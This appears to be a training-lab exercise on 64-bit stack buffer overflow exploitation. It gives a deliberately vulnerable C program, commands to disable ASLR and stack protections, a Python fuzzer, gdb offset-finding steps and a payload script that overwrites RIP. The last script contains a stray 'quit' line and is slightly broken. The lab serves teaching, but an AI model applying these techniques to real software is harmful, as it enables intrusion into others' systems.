7. Writing an Exploit Code on a 64-bit Machine

Exercise 7: Writing an Exploit Code on a 64-bit Machine

In this lab, we will explore how to write and test exploit code on a 64-bit Linux system. Using C and Python, we will develop a vulnerable application and drive its execution with carefully crafted payloads to overwrite the instruction pointer (RIP). This hands-on exercise demonstrates techniques for identifying offsets, creating payloads, and testing their effectiveness in controlled environments.

Lab Tasks:

  1. Login to theSoftware-Test-Linux machine using studentpassword as Password.


  2. As we have done before, first, turn off the obstacles to avoid so we can do our testing without dealing with them as well. In the terminal window, enter sudo sysctl -w kernel.randomize_va_space=0. This will turn off Address Space Layout Randomization (ASLR) as shown in the following screenshot.

    Screenshot
  3. We want to start with an example of why our 32-bit way of thinking does not work. We will first smash the stack. In your machine, open the editor of choice and enter the following code:

    C/C++TypeCopy    #include <stdio.h>
        #include <unistd.h>
    
        int vuln() {
            char buf[80];
            int r;
            r = read(0, buf, 400);
            printf("\nRead %d bytes. buf is %s\n", r, buf);
            puts("No shell for you :(");
            return 0;
        }
    
        int main(int argc, char *argv[]) {
            printf("Try to exec /bin/sh");
            vuln();
            return 0;
        }

  4. Next, we want to write a driving program to test with. Save the file you just created and call it simple.c.

    Screenshot
  5. Open another editor session, and enter the following code in python to test our vulnerable code:

    TypeCopy#!/usr/bin/env python
    buf = ""
    buf += "A"*400
    
    f = open("in.txt", "w")
    f.write(buf)

  6. We are using python here to create a file and write 400 "A"s to it. Save the file as test.py.

    Screenshot

  7. Run the program by entering python test.py. Then, enter more in.txt. An example of the output is shown in the following screenshot.

    Screenshot

  8. The screenshot above shows that we now have our driving file, which is a simplistic fuzzer. Now we are ready to compile the code with the protections off. Enter gcc -fno-stack-protector -z execstack simple.c -o simple.

  9. Next, debug the code. Enter gdb simple.

    Screenshot

  10. Once you are in the program, enter r < in.txt. We are trying to get the program to load the file with the "A"s. An example of this is shown in the following screenshot.

    Screenshot

  11. We now have the dreaded segmentation fault. Take a few minutes and review the data dump.

  12. So the program crashed as expected, but not because we overwrite RIP with an invalid address. In fact, we do not control RIP at all. We are overwriting RIP with a non-canonical address of 0x4141414141414141, which causes the processor to raise an exception. In order to control RIP, we need to overwrite it with 0x0000414141414141 instead. The goal, therefore, is to find the offset with which to overwrite RIP with a canonical address. We can use a cyclic pattern to find this offset.

  13. In gdb, enter pattern_create 400 in.txt. We are writing a pattern to the in.txt file and will see if we have any luck with it. Once the command completes, enter r < in.txt. An example of the command output is shown in the following screenshot.

    Screenshot

  14. Clearly, we have the pattern, so let us look at the offset. Enter x/wx $rsp. The output of this command this is shown in the following screenshot.

    Screenshot

  15. We now have the offset. Let us extract the offset. Enter pattern_offset 0x41413741. An example of the output is shown in the following screenshot.

    Screenshot

  16. As the above screenshot shows, we have the RIP at offset 104. Let us now see if this will help us get a shell.

  17. Create another file and enter the following code:

    PythonTypeCopy#!/usr/bin/env python
    from struct import *
    
    buf = ""
    buf += "A"*104                      # offset to RIP
    buf += pack("<Q", 0x424242424242)   # overwrite RIP with 0x0000424242424242
    buf += "C"*290                      # padding to keep payload length at 400 bytes
    
    f = open("in.txt", "w")
    quit
    f.write(buf)
    Screenshot
